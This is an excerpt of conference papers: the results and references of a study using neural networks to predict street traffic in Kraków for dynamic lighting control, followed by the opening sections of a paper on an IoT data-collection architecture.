


Fig. 3. Owlet Nightshift as an example of an operational lighting Central Management System. Image courtesy of Schröder Polska Sp. z o.o., <http://www.schröder.com/pl-pl>.




Fig. 4. Traffic intensity registered on different days in one of the streets within the Kraków project area. Horizontal lines denote the traffic level thresholds which allow switching from the main lighting class (ME2) to a lower one (ME3b or ME4b). Lighting classes as defined by the CEN/TR 13201-1:2004 standard [11].

by an intelligent street lighting control system to minimise energy consumption.

### III. STATE OF THE ART

Traffic flow prediction is a problem which has been intensively studied for a long time [20], [21], [22], [23], [24], [25], [26], [27], [28], [29], [30], [31], [32], [33]. Both the traffic on highways and the traffic in city networks is considered. Usually, the traffic intensity is predicted by using historical data. In this approach, however, a few problems appear. First of all, there number of traffic sensors in roads and streets is still insufficient. Furthermore, random events, both on-road and off-road, can impact the flow intensity [21]. Therefore, the method which turned to be effective in traffic flow prediction in a given place can be useless in other locations. For these reasons, intensive studies are being carried out, concerning new methods of prediction as well as application of known methods in new places and contexts. Statistical tools as well as artificial intelligence can be used to solve these problems.

In San Francissco [21], an autoregressive model was used to predict traffic load in San Francisco in two time horizons: five minutes and thirty minutes. The method was tested by using a traffic flow simulator. The errors varied from 2% for five-minute prediction to about 12% for thirty-minute prediction.

A support vector machine (SVM) regression algorithm was used for traffic flow prediction under both typical and untypical traffic conditions, where the term *untypical* denotes holidays or traffic accidents [22]. The approach was tested by using data from California state, USA.

A support vector regression model was also applied for short-term traffic flow prediction in combination with the ant colony optimisation algorithm [25]. The approach has been tested on data from Taiwan.

Many authors reported the application of artificial neural networks for traffic flow prediction [23], [27], [28], [32]. A standard multi-layer perceptron trained by using the Levenberg-Marquardt algorithm with input data preprocessed using the hybrid exponential smoothing method was applied to predict short-term traffic conditions on the Mitchell freeway in Australia [23]. The error varied from 6% to 12% and was significantly smaller than for the reference methods: a wavelet neural network and a Bayesian neural network.

In the paper [32], an interesting idea of application a genetic algorithm is presented. It is used for optimal selection of both the representation and the characteristics of the traffic flow data. Furthermore, the genetic algorithm is also applied to choose the optimal structure and training parameters of the multi-layer neural network used for prediction.

A hybrid fuzzy-neural approach to traffic flow prediction in a city network is described in [33]. The system consists of two modules. The fuzzy module is responsible for clustering of the traffic patterns into sets of similar characteristics. The neural module finds relationships inside the clusters. The effectiveness was tested using real data from Hong Kong. The maximal prediction error was equal to four vehicles per minute.

In the paper [26], deep learning methods for big data were used for sixty-minutes traffic flow prediction at the roads. The used method allowed the authors to detect nonlinear both the spatial as well as the temporal correlations in the traffic data.

### IV. PROBLEM STATEMENT AND METHODOLOGY

In this paper, the following general problem is considered. The traffic flow at point  $A$  should be predicted provided that the traffic flows at other points at the preceding time points are given. The data is insufficient to create an analytical formula which describes traffic flow intensity at point  $A$  as a function of flows at the points for which data is given. This means that junctions with other roads are situated between  $A$  and other points. The problem is solved by using a multi-layer neural network.

This general problem is considered for a small fragment of Kraków city traffic network. The geometry of the studied fragment is shown in Fig.5. The flow is predicted at the point  $A$ . Two following tasks have been put forward.

- 1) The workday is divided into 48 half-hour time intervals. The traffic flow is predicted at point  $B$  using data from sensors at points  $F$  and  $G$  – see Figure 5. Two versions of the input vector have been tested. The first one had the following form:  $[t, F_{t-1}, \dots, F_{t-n}, G_{t-1}, \dots, G_{t-n}]$ , where  $t \in \{1, \dots, 48\}$  denotes the time interval in which the flow is predicted,  $F_k$  and  $G_k$ , denote the traffic flow intensity at the points  $B$  and  $C$  respectively, at the time intervals  $k \in \{t-1, \dots, t-n\}$ . In the second version, the number of the day  $d$  was given as an additional component of the input vector.
- 2) Each day of the week is divided into ninety-second time intervals. The traffic flow is predicted at the point  $B$  by using data from the sensor at point  $A$  or  $F$  – see Figure 5. The input vector had the following form:  $[d_c, t, A_{t-1}, \dots, A_{t-m}]$ , where  $d_c$  encoded the type of a day: Sunday, Saturday or ordinary day and this data was optional;  $t \in \{1, \dots, 960\}$  denotes the time interval of the day in which the flow is predicted and was optional as well,  $A_l$ ,  $F_l$  denote the traffic flow intensity at the point  $A$  or  $F$  at the time interval  $l \in \{t-1, \dots, t-m\}$ .

Let us remark that according to the geometry of the street connections, the traffic flow at point  $B$  in which the flow intensity is predicted does not depend directly on the flows at the point in which sensors  $A$ ,  $F$  and  $G$  are situated.

### V. RESULTS

Each experiment was done by using a multi-layer neural network with one hidden layer and one output neuron. In the hidden layer the neurons had sigmoidal activation function whereas the output neuron was linear. In the description of experiments the components of the input vector are specified as well as the mean error i.e.  $e := \frac{|y-z|}{N}$ , where  $y$  is the measured number of vehicles at the point  $B$ ,  $z$  is the predicted number at the point  $B$  and  $N$  denotes number of events. Furthermore, the correlation coefficient  $r_{y-z}$  between  $z$  and  $y$  is specified as well. The input vector is denoted as  $x$ . In each




Fig. 5. Geometry of the studied fragment of the city traffic network. The points in which sensors are situated are marked by filled circles whereas crossings are marked by empty circles. Sensors G, F and A are situated at the three-lane fragment of a one-way road, each at the separate traffic lane. Sensors G and F are at the lanes from which cars can go only straight ahead whereas sensor G is at the lane from which buses and taxi cars can go straight ahead whereas other cars have to turn right. Sensor B is situated at the one-way road which has two traffic lanes. It is at the lane from which all vehicles have to turn right.

experiment several trials with neural networks having various number of neurons in hidden layer have been performed. The results are described for the most effective neural network. In each experiment the intensity of the traffic flow at the point  $B$  at the time  $t$  is predicted.

In the frame of the task 1 – see section IV (a workday is divided into 48 half-hour time intervals) – the following experiments have been performed with input vectors ( $\mathbf{x}$ ) as stated.

- 1)  $\mathbf{x} = [t, F_{t-1}, F_{t-2}, F_{t-3}, G_{t-1}, G_{t-2}, G_{t-3}]$ ,  $t \in \{1, \dots, 48\}$ .  
The number on neurons in the hidden layer was equal to 10.  
Mean error  $e = 6.7$ ,  $r_{y-z} = 97\%$ .
- 2)  $\mathbf{x} = [d, t, F_{t-1}, G_{t-1}]$ ,  $t \in \{1, \dots, 48\}$ ,  $d \in \{1, 2, 3, 4, 5\}$ .  
The number on neurons in the hidden layer was equal to 10.  
Mean error  $e = 5.2$ ,  $r_{y-z} = 98\%$ .
- 3)  $\mathbf{x} = [d, t, F_{t-1}, F_{t-2}, G_{t-1}, G_{t-2}]$ ,  $t \in \{1, \dots, 48\}$ ,  $d \in \{1, 2, 3, 4, 5\}$ .  
The number on neurons in the hidden layer was equal to 10.  
Mean error  $e = 4.3$ ,  $r_{y-z} = 99\%$ .

In the frame of the task 2 – see section IV (a workday is divided into 960 ninety-seconds time intervals) – the following experiments have been done performed input vectors ( $\mathbf{x}$ ) as stated.

- 1)  $\mathbf{x} = [A_{t-1}, A_{t-2}, A_{t-3}, A_{t-4}, A_{t-5}]$ ,  $t \in \{1, \dots, 960\}$ .  
The number on neurons in the hidden layer was equal to 12.  
Mean error  $e = 1.12$ ,  $r_{y-z} = 68\%$ .
- 2)  $\mathbf{x} = [d_c, A_{t-1}, A_{t-2}, A_{t-3}, A_{t-4}, A_{t-5}, A_{t-6}, A_{t-7}, A_{t-8}, A_{t-9}]$ ,  $t \in \{1, \dots, 960\}$ .

The number on neurons in the hidden layer was equal to 18.

Mean error  $e = 1.10$ ,  $r_{y-z} = 70\%$ .

- 3)  $\mathbf{x} = [d_c, t, A_{t-1}, A_{t-2}, A_{t-3}, A_{t-4}, A_{t-5}, A_{t-6}, A_{t-7}]$ ,  $t \in \{1, \dots, 960\}$ .

The number on neurons in the hidden layer was equal to 20.

Mean error  $e = 1.04$ ,  $r_{y-z} = 72\%$ .

- 4)  $\mathbf{x} = [d_c, t, A_{t-1}, A_{t-2}, A_{t-3}, A_{t-4}, A_{t-5}, A_{t-6}, A_{t-7}, A_{t-8}, A_{t-9}]$ ,  $t \in \{1, \dots, 960\}$ .

The number on neurons in the hidden layer was equal to 18.

Mean error  $e = 1.02$ ,  $r_{y-z} = 74\%$ .

- 5)  $\mathbf{x} = [d_c, t, A_{t-1}, A_{t-2}, A_{t-3}, A_{t-4}, A_{t-5}, A_{t-6}, A_{t-7}, A_{t-8}, A_{t-9}, A_{t-10}]$ ,  $t \in \{1, \dots, 960\}$ .

The number on neurons in the hidden layer was equal to 30.

Mean error  $e = 0.95$ ,  $r_{y-z} = 78\%$ .

- 6)  $\mathbf{x} = [d_c, t, A_{t-1}, A_{t-2}, A_{t-3}, A_{t-4}, A_{t-5}, A_{t-6}, A_{t-7}, A_{t-8}, A_{t-9}, A_{t-10}, A_{t-11}]$ ,  $t \in \{1, \dots, 960\}$ .

The number on neurons in the hidden layer was equal to 30.

Mean error  $e = 0.99$ ,  $r_{y-z} = 77\%$ .

- 7)  $\mathbf{x} = [d_c, t, F_{t-1}, F_{t-2}, F_{t-3}, F_{t-4}, F_{t-5}, F_{t-6}]$ ,  $t \in \{1, \dots, 960\}$ .

The number on neurons in the hidden layer was equal to 10.

Mean error  $e = 1.70$ ,  $r_{y-z} = 95\%$ .

- 8)  $\mathbf{x} = [d_c, t, F_{t-1}, F_{t-2}, F_{t-3}, F_{t-4}, F_{t-5}, F_{t-6}, F_{t-7}, F_{t-8}, F_{t-9}, F_{t-10}, F_{t-11}, F_{t-12}, F_{t-13}]$ ,  $t \in \{1, \dots, 960\}$ .

The number on neurons in the hidden layer was equal to 25.

Mean error  $e = 1.90$ ,  $r_{y-z} = 92\%$ .

## VI. CONCLUDING REMARKS

The experiments have shown that the proposed method yields very good results even with little reference data.

Moreover, the algorithms are quickly saturated with regard to the length of the history provided. For task 1, the optimal number of time units provided is 2; for task 2, no significant improvement is noticeable beyond 10 historical time units.

It must be noted that the presented research is performed with a well-defined application in mind, which is dynamic control of street lighting. In particular, the algorithms are used to provide accurate estimates of traffic intensity in streets not equipped with sensor devices. The presented work does not try to compete with Intelligent Transportation Systems, as they have a different purpose. In particular, the algorithms do not attempt to optimise urban traffic; they are only used to try to reflect the actual situation. However, the proposed methods can find broad application to predict flows in any graph-like structures.

Since deployment of traffic intensity sensors is a costly operation, such methods play a crucial role in lowering the energy consumptions of lighting infrastructure. They allow for a vast increase of the scope of dynamic control, thus leveraging the effect of scale. As most energy used in Poland (as well as many other countries) originates from fossil fuel-based power plants, any reduction of its consumption leads to significant reduction of carbon dioxide emission. Furthermore, saving energy also has obvious economic benefits. It should also be noted that the estimated traffic intensity data can also be used for other types of Smart City solutions.

## REFERENCES

- [1] A. Sędziwy and L. Kotulski, "A new approach to power consumption reduction of street lighting," in *2015 International Conference on Smart Cities and Green ICT Systems (SMARTGREENS)*, May 2015, pp. 1–5.
- [2] A. Sędziwy, "A new approach to street lighting design," *LEUKOS*, vol. 12, no. 3, pp. 151–162, 2016. doi: 10.1080/15502724.2015.1080122. [Online]. Available: <http://dx.doi.org/10.1080/15502724.2015.1080122>
- [3] I. Wojnicki and L. Kotulski, "Street lighting control, energy consumption optimization," in *Artificial Intelligence and Soft Computing - 16th International Conference, ICAISC 2017, Zakopane, Poland, June 11-15, 2017, Proceedings, Part II*, ser. Lecture Notes in Computer Science, L. Rutkowski, M. Korytkowski, R. Scherer, R. Tadeusiewicz, L. A. Zadeh, and J. M. Zurada, Eds., vol. 10246. Springer, 2017. doi: 10.1007/978-3-319-59060-8\_32. ISBN 978-3-319-59059-2 pp. 357–364. [Online]. Available: [https://doi.org/10.1007/978-3-319-59060-8\\_32](https://doi.org/10.1007/978-3-319-59060-8_32)
- [4] "Smart cities: background paper," UK Department for Business, Innovation & Skills, Tech. Rep., 2013.
- [5] S. Brodowski, A. Bielecki, and M. Filocha, "A hybrid system for forecasting 24-hour power load profile for polish electric grid," *Applied Soft Computing*, vol. 58, 05 2017.
- [6] A. Bielecki and M. Wójcik, "Hybrid system of art and rbf neural networks for online clustering," *Applied Soft Computing*, vol. 58, 04 2017.
- [7] A. Bielecki, M. Bielecka, and S. Ernst, "Proposal of an intelligent, predictive fuzzy controller for off-grid devices," *IFAC-PapersOnLine*, vol. 49, no. 25, pp. 523 – 528, 2016. doi: <http://dx.doi.org/10.1016/j.ifacol.2016.12.077> 14th IFAC Conference on Programmable Devices and Embedded Systems PDES 2016. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S240589631632715X>
- [8] A. Bielecki and M. Lenart, *Neural System for Power Load Prediction in a Week Time Horizon*. Cham: Springer International Publishing, 2016, pp. 25–34. ISBN 978-3-319-39378-0. [Online]. Available: [https://doi.org/10.1007/978-3-319-39378-0\\_3](https://doi.org/10.1007/978-3-319-39378-0_3)
- [9] A. Bahga and V. Madiseti, *Internet of Things: A Hands-On Approach*. Vijay Madiseti, 2014. ISBN 9780996025522. [Online]. Available: <https://books.google.pl/books?id=mYmzoQEACAAJ>
- [10] "Light's labour's lost," International Energy Agency, Tech. Rep., 2006.
- [11] CEN, "CEN/TR 13201-1:2004, Road lighting. Selection of lighting classes," European Committee for Standardization, Brussels, Tech. Rep., 2004.
- [12] Ernst, Sebastian, "Optimization of renewable energy-based autonomous device operation using simulation," *E3S Web Conf.*, vol. 10, p. 00020, 2016. doi: 10.1051/e3sconf/20161000020. [Online]. Available: <https://doi.org/10.1051/e3sconf/20161000020>
- [13] A. Bielecki, M. Bielecka, and S. Ernst, "Proposal of an intelligent, predictive fuzzy controller for off-grid devices," *IFAC-PapersOnLine*, vol. 49, no. 25, pp. 523 – 528, 2016. doi: <http://dx.doi.org/10.1016/j.ifacol.2016.12.077>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S240589631632715X>
- [14] F. Mwasilu, J. J. Justo, E.-K. Kim, T. D. Do, and J.-W. Jung, "Electric vehicles and smart grid interaction: A review on vehicle to grid and renewable energy sources integration," *Renewable and Sustainable Energy Reviews*, vol. 34, pp. 501 – 516, 2014. doi: <https://doi.org/10.1016/j.rser.2014.03.031>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1364032114001920>
- [15] I. Wojnicki, S. Ernst, and L. Kotulski, "Economic impact of intelligent dynamic control in urban outdoor lighting," *Energies*, vol. 9, no. 5, p. 314, 2016. doi: 10.3390/en9050314. [Online]. Available: <http://www.mdpi.com/1996-1073/9/5/314>
- [16] L. Guo, M. Eloholma, and L. Halonen, "Intelligent road lighting control systems," Helsinki University of Technology, Department of Electronics, Lighting Unit, Tech. Rep., 2008. [Online]. Available: <http://lib.tkk.fi/Diss/2008/isbn9789512296200/article2.pdf>
- [17] S. Fan, C. Yang, and Z. Wang, "Automatic Control System for Highway Tunnel Lighting," in *Computer and Computing Technologies in Agriculture IV*, ser. IFIP Advances in Information and Communication Technology, D. Li, Y. Liu, and Y. Chen, Eds. Springer Boston, 2011, vol. 347, pp. 116–123. ISBN 978-3-642-18368-3. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-18369-0\\_14](http://dx.doi.org/10.1007/978-3-642-18369-0_14)<http://www.springerlink.com/index/N1520PT884727374.pdf>
- [18] I. Wojnicki, S. Ernst, L. Kotulski, and A. Sędziwy, "Advanced street lighting control," *Expert Systems with Applications*, 2013.
- [19] D. Leihs and A. Adamski, "Situational analysis in real-time traffic systems," *Procedia - Social and Behavioral Sciences*, vol. 20, pp. 506 – 513, 2011. doi: <http://dx.doi.org/10.1016/j.sbspro.2011.08.057>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S1877042811014376>
- [20] A. Adamski, "Intelligent traffic control in ITS systems," *Global Journal of Engineering Science and Research Management*, vol. 2, no. 7, pp. 75–86, 2015.
- [21] A. Abadi, T. Rajabioun, and P. A. Ioannou, "Traffic flow prediction for road transportation networks with limited traffic data," *IEEE Transactions on Intelligent Transportation Systems*, vol. 16, no. 2, pp. 653–662, April 2015. doi: 10.1109/TITS.2014.2337238
- [22] M. Castro-Neto, Y. Jeong, M. K. Jeong, and L. D. Han, "Online-svr for short-term traffic flow prediction under typical and atypical traffic conditions," *Expert Syst. Appl.*, vol. 36, no. 3, pp. 6164–6173, 2009. [Online]. Available: <http://dblp.uni-trier.de/db/journals/eswa/eswa36.html#Castro-NetoJH09a>
- [23] K. Y. Chan, T. S. Dillon, J. Singh, and E. Chang, "Neural-network-based models for short-term traffic flow forecasting using a hybrid exponential smoothing and levenberg-marquardt algorithm," *IEEE Transactions on Intelligent Transportation Systems*, vol. 13, no. 2, pp. 644–654, June 2012. doi: 10.1109/TITS.2011.2174051
- [24] J.-M. Chiou, "Dynamical functional prediction and classification, with application to traffic flow prediction," *Ann. Appl. Stat.*, vol. 6, no. 4, pp. 1588–1614, 12 2012. doi: 10.1214/12-AOAS595. [Online]. Available: <http://dx.doi.org/10.1214/12-AOAS595>
- [25] W.-C. Hong, Y. Dong, F. Zheng, and C.-Y. Lai, "Forecasting urban traffic flow by svr with continuous aco," *Applied Mathematical Modelling*, vol. 35, no. 3, pp. 1282–1291, 2011. doi: 10.1016/j.apm.2010.09.005
- [26] Y. Lv, Y. Duan, W. Kang, Z. Li, and F. Y. Wang, "Traffic flow prediction with big data: A deep learning approach," *IEEE Transactions on Intelligent Transportation Systems*, vol. 16, no. 2, pp. 865–873, April 2015. doi: 10.1109/TITS.2014.2345663
- [27] B. L. Smith and M. J. Demetsky, "Short-term traffic flow prediction models-a comparison of neural network and nonparametric regression

- approaches,” in *Proceedings of IEEE International Conference on Systems, Man and Cybernetics*, vol. 2, Oct 1994. doi: 10.1109/ICSMC.1994.400094 pp. 1706–1709 vol.2.
- [28] —, “Short-term traffic flow prediction: neural network approach,” *Transportation Research Record*, vol. 1453, pp. 98–104, 1994.
- [29] —, “Traffic flow forecasting: Comparison of modeling approaches,” *Journal of Transportation Engineering*, vol. 123, no. 4, pp. 261–266, Issue: object: doi:10.1061/jtpedi.1997.123.issue-4, revision: rev:1479465310792-29747:doi:10.1061/jtpedi.1997.123.issue-4, . doi: 10.1061/(ASCE)0733-947X(1997)123:4(261)
- [30] A. Stathopoulos and M. Karlaftis, “A multivariate state space approach for urban traffic flow modeling and prediction,” *Transportation Research Part C*, vol. 11, no. 2, pp. 121–135, April 2003. doi: 10.1016/S0968-090X(03)00004-4
- [31] S. Sun and X. Xu, “Variational inference for infinite mixtures of gaussian processes with applications to traffic flow prediction,” *IEEE Transactions on Intelligent Transportation Systems*, vol. 12, no. 2, pp. 466–475, June 2011. doi: 10.1109/TITS.2010.2093575
- [32] E. I. Vlahogianni, M. G. Karlaftis, and J. C. Golias, “Optimized and meta-optimized neural networks for short-term traffic flow prediction: A genetic approach,” *Transportation Research Part C: Emerging Technologies*, vol. 13, no. 3, pp. 211 – 234, 2005. doi: <https://doi.org/10.1016/j.trc.2005.04.007>. [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0968090X05000276>
- [33] H. Yin, S. Wong, J. Xu, and C. Wong, “Urban traffic flow prediction using a fuzzy-neural approach,” *Transportation Research Part C: Emerging Technologies*, vol. 10, no. 2, pp. 85 – 98, 2002. doi: [https://doi.org/10.1016/S0968-090X\(01\)00004-3](https://doi.org/10.1016/S0968-090X(01)00004-3). [Online]. Available: <http://www.sciencedirect.com/science/article/pii/S0968090X01000043>





# An efficient real-time architecture for collecting IoT data

Mark Phillip Loria, Marco Toja

See Your Box Ltd

2 Common Road

London, England SE5 9RA UK

Email: {mloria, mtoja}@seeyourbox.com

Vincenza Carchiolo, Michele Malgeri

Università di Catania,

Dip. Ingegneria Elettrica Elettronica e Informatica,

Viale Andrea Doria 6, 95126 Catania, Italy

Email: {vincenza.carchiolo, michele.malgeri}@dieei.unict.it

**Abstract**—IoT applications has some characteristics that set it apart from other fields mainly due to the multitude of different types of sensors producing data. In monitoring applications, data processing requires real-time or soft real-time responses in order to aid systems to make important decisions but also predictive analysis to leverage the potential of IoT by data mining vast datasets. This paper presents an architecture developed to efficiently process and store data coming from an huge number of distributed IoT sensors. The back-end of SeeYourBox services is currently based on the proposed architecture that has proven to be stable and meet all the requirements.

## I. INTRODUCTION

The ubiquitous presence of interconnected devices with sensing and communication abilities has brought us to the era of the Internet of Things (IoT). RFID tags, sensors and actuators are only a few examples of components that enable embedded devices and mobile phones to create a network of things that collect and transmit data from the environment they are placed in [3]. Data in IoT applications has some characteristics that set it apart from other fields. We shall go through them as presented by Li et al. [16]. With information flowing from a multitude of different types of sensors data is heterogeneous, with a direct impact on how it's organized within the data storage solution. Reduction in sensor cost, miniaturization and advances in wireless technologies and techniques contributed to the pervasive distribution of connected objects [13]. This leads the design of the application to take into consideration the factor of scale in the early stages of development. Added value is given to recorded data by defining location or context-awareness [18].

Data collected from distributed sensors can be enriched by a multitude of sources. Common examples are city traffic or emotional status of people [20]. Devices can have more than one sensor, effectively requiring multidimensional data management [8]. The most evident consequence of these characteristics is that data itself shapes and influences the design of an IoT system architecture. Organization of data storage and processing technologies and techniques are the two main aspects to consider [24]. In monitoring applications data processing requires real-time or near real-time responses in order to aid systems to make important decisions [25]. On the other hand predictive analysis can leverage the potential of IoT by data mining vast datasets [15]. Management of IoT data

can be seen and considered from two view points i) Processing and ii) Storing the IoT data.

In the typical IoT scenario millions of devices constantly feed a data ingestion system with data sourced by integrated sensors. The system must be able to handle and process incoming data with as low as possible response times to avoid building system bottlenecks. The challenge is to design a system capable of processing requests that can have real-time requirements [19]. On the other hand, the volume of data produced by the average IoT system over time quickly translates into ever growing datasets. These can be used for historical reasons only or for creating predictive analysis systems that use data mining for extracting valuable information. The speed with which these datasets grow requires a system that is capable of handling big data from it's early stages.

It is common to consider these two main aspects of IoT system as separate and a way to refer to them is *hot-path* or online processing and *cold-path* processing. The former term is used to refer to data that is processed before being stored. The latter, or offline processing, is used to refer to analysis that is performed after data is stored. Typical examples are statistical analysis, reporting and data mining. In the following sections we will dive into common strategies that revolve around data stores to support these requirements in an efficient way. Both aspects require the support of a data storage solution capable of managing the challenges of IoT data. Both will need to face common challenges but with different goals.

The challenges that big data generate in IoT systems are [6]:

- Variety, with things equipped with multiple sensors and things that serve different purposes, data in an IoT system is typically unstructured and varies rapidly over time to adapt to dynamic environments and tasks.
- Volume Lower costs, smaller dimensions and better battery life achieved by embedded systems in recent years has enabled the IoT to become more popular and pervasive [13]. The widespread availability of connected things constantly transmitting data generates a demanding amount of data to process.
- Velocity, while processing speed and performance is usually sought as a positive quality of any data processing system, in the IoT it has direct implications on how things can react to the environment and events. It is not

uncommon for IoT systems to be required to meet real-time constraints.

- Veracity, the power of unleashing computation and sensing capabilities to devices that can blend with their environment without direct supervision raises issues regarding the trustworthiness of data. Dealing with trustworthiness and reputation, also the problem to define a strategy that minimize the attachment cost is a relevant problem [7]
- Value, the ability of sourcing data that would be otherwise unavailable and the simplification of creating telemetry systems offers tremendous opportunity to generate value by analyzing data both online and offline.

The characteristics of big data are the most influencing aspects in designing a system that handles it. However, solely focusing on database management systems is not the only aspect that needs to be addressed when designing a system that needs to manage big data and this paper deals with them.

A key component of an IoT system (or a big data system in general) is the *middleware software layer* that interfaces things and *application back-end* [3]. By abstracting backend implementation and details it allows application developers to focus on delivering value based solutions faster and more efficiently without having to be concerned with technology details of the infrastructure they rely on.

The massive volume of data processed, performance requirements and robustness that are demanded from industrial applications translate often into a system that is able to be distributed and replicated across multiple machines and locations. A carefully engineered middleware allows a system to scale horizontally effortlessly. In this paper we present an architecture designed to collect, elaborate and store information of IoT system. In section II we discuss the different solutions presented in literature. In section III we reason about the motivation to design a new and personalized solution. Section IV discuss the proposed architecture; in particular, in this section we present the solution adopted to collect and store the vast amount of data produced by an IoT system. Finally, Section V presents some conclusive remarks.

## II. RELATED WORK

In this section we will go through the state of the art of current technology and research in the field of system architecture. In respect to system architecture we will analyze the solutions adopted by two of the major cloud computing providers, Amazon AWS and Microsoft Azure, for creating a specific IoT platform. The recent IoT revolution has raised attention for scalable applications and storage solutions. Mileage might vary a lot between different yet similar applications and there is no silver bullet for solving all classes of problems.

The impact of big data in IoT raises questions on how to manage and store data efficiently. A commonly accepted solution still hasn't emerged as a de facto standard and it is left to system architects and developers to come up with a solution that can provide adequate performance [18]. The challenges to face are numerous and often each is best dealt with different database management systems. NoSQL databases,

with their dynamic schema and support for horizontal scaling aid developers in handling scale and heterogeneity of IoT data. However, lack of strong ACID compliance and often lack of support for complex queries, results in reasons to not exclude traditional SQL databases from the possible candidates. Ultimately it's difficult to set guidelines that can define a common solution for dealing with IoT data in an effective and successful way. Small differences in data structure and processing can lead to very different results and approaches.

Since the public announcement of Amazon EC2 cloud computing platform in 2006 [4] an array of companies started to offer on-demand computing solutions. Examples are Google App Engine and Microsoft Azure. These platforms allow flexible pay-to-go solutions to implement an all-in cloud computing infrastructure that is able to scale according to the applications they run. The rich suite they often offer allows developers and designers to customize the architecture to fit the requirements of their applications. However since 2015 two of the major cloud providers, Amazon and Microsoft, launched specific IoT oriented cloud platforms. Other than commercial or marketing reasons, that will not be addressed in this work, targeting a specific field such as IoT is a reasonable move from a purely technological prospective since many of the requirements and problems are recurrent and standardized. IoT telemetry is usually characterized by hot-path and cold-path data analysis. While the first is bound with real time concerns and constraints, requiring event handling and device control, in the cold-path response time is set aside in favor of scale and big-data management. A common solution is to separate these two flows in order to optimize each one accordingly without having to surrender to compromises. 